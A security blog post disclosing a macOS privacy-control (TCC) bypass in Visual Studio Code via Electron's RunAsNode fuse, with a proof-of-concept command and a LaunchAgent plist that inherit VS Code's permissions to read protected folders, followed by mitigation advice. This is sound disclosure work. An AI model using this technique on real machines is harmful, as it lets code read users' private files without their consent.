
Microsoft Visual Studio Code, one of the world’s most popular code editors, contains a Visual Studio Code vulnerability that allows attackers to bypass macOS Transparency, Consent, and Control (TCC) protections.Microsoft has refused to patch this vulnerability, citing that “it falls below its servicing criteria due to its requirement for local access“. Since many people use this software, it’s good to keep this threat in mind. It’s important because it often has a bunch of TCC privileges, including Full Disk Access.
If you’re hearing about TCC for the first time, it’s a good idea to start with “Threat of TCC Bypasses on macOS.” Enjoy!
Understanding the Visual Studio Code Vulnerability
The Visual Studio Code’s Electron application framework configuration has enabled the RunAsNode fuse. When this fuse is active, the application can be executed as a generic Node.js process by setting the ELECTRON_RUN_AS_NODE environment variable. This misconfiguration creates an attack vector that allows malicious code to inherit all TCC permissions previously granted to Visual Studio Code.

According to Electron’s official documentation, the RunAsNode fuse is primarily intended for debugging and testing purposes and should be disabled in production environments to mitigate security risks.
The vulnerability boils down to this: Application A should not be able to utilize Application B TCC privileges unless the user explicitly consents to it. I think Wojciech Reguła described this and other Electron Fuses issues for the first time in ELECTRONizing macOS privacy.
How to Exploit the Visual Studio Code Vulnerability
The simplest attack leverages the ELECTRON_RUN_AS_NODE environment variable to execute arbitrary Node.js code within Visual Studio Code’s security context to inherit any TCC permissions previously granted to it:
ELECTRON_RUN_AS_NODE=1 "/Applications/Visual Studio Code.app/Contents/MacOS/Electron" -e "require('child_process').execSync('echo poc > /tmp/orGTFO')"Code language: JavaScript (javascript)
However, if we just copy-paste it like that to Terminal, then we will not inherit TCC privileges from Visual Studio Code, but from the Terminal. So, it is okay? No. Adversaries can exploit this vulnerability by using macOS LaunchAgents, allowing them to inherit the TCC context from the Electron Application rather than the malware application:
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict> <key>EnvironmentVariables</key> <dict> <key>ELECTRON_RUN_AS_NODE</key> <string>true</string> </dict> <key>Label</key> <string>com.crimson.electron</string> <key>ProgramArguments</key> <array> <string>/Applications/Visual Studio Code.app/Contents/MacOS/Electron</string> <string>-e</string> <string> require('child_process').execSync('ls -la $HOME/Documents > /tmp/Documents.txt 2>&1'); </string> </array> <key>RunAtLoad</key> <true/></dict></plist>
Then, use the launchctl utility to load and execute the launch agent configuration.
launchctl unload ~/Library/LaunchAgents/com.crimson.electron.plistlaunchctl load ~/Library/LaunchAgents/com.crimson.electron.plistThe video below shows Proof of Concept:
The terminal is just to imitate the malware. Any process can utilise this technique.
Mitigation
Since Microsoft refuses to patch it, we should minimize TCC permissions granted to Visual Studio Code to the directories and resources necessary for development work. Organizations should also deploy custom rules in their endpoint detection and response (EDR) solutions capable of detecting such behaviors. We can also migrate to code editors with better security configurations.
Lastly, do not get infected, as this is only local threat.
Final Words
If malware gets on your Mac, VS Code can hand it the keys to your private data without asking. However, this method is not the only flaw that Microsoft introduced to the macOS TCC and refuses to address. In the following article, we will explore more concerning vulnerability that Microsoft has also been unwilling to address, which have been present in many applications on macOS since 2019! Observe the AFINE blog to learn more about these vulnerabilities soon.
References
- Threat of TCC Bypasses on macOS
- Snake & Apple IX – TCC
- ELECTRONizing macOS privacy
- [CB23]Bypassing macOS Security and Privacy Mechanisms
- Beyond good ol’ LaunchAgents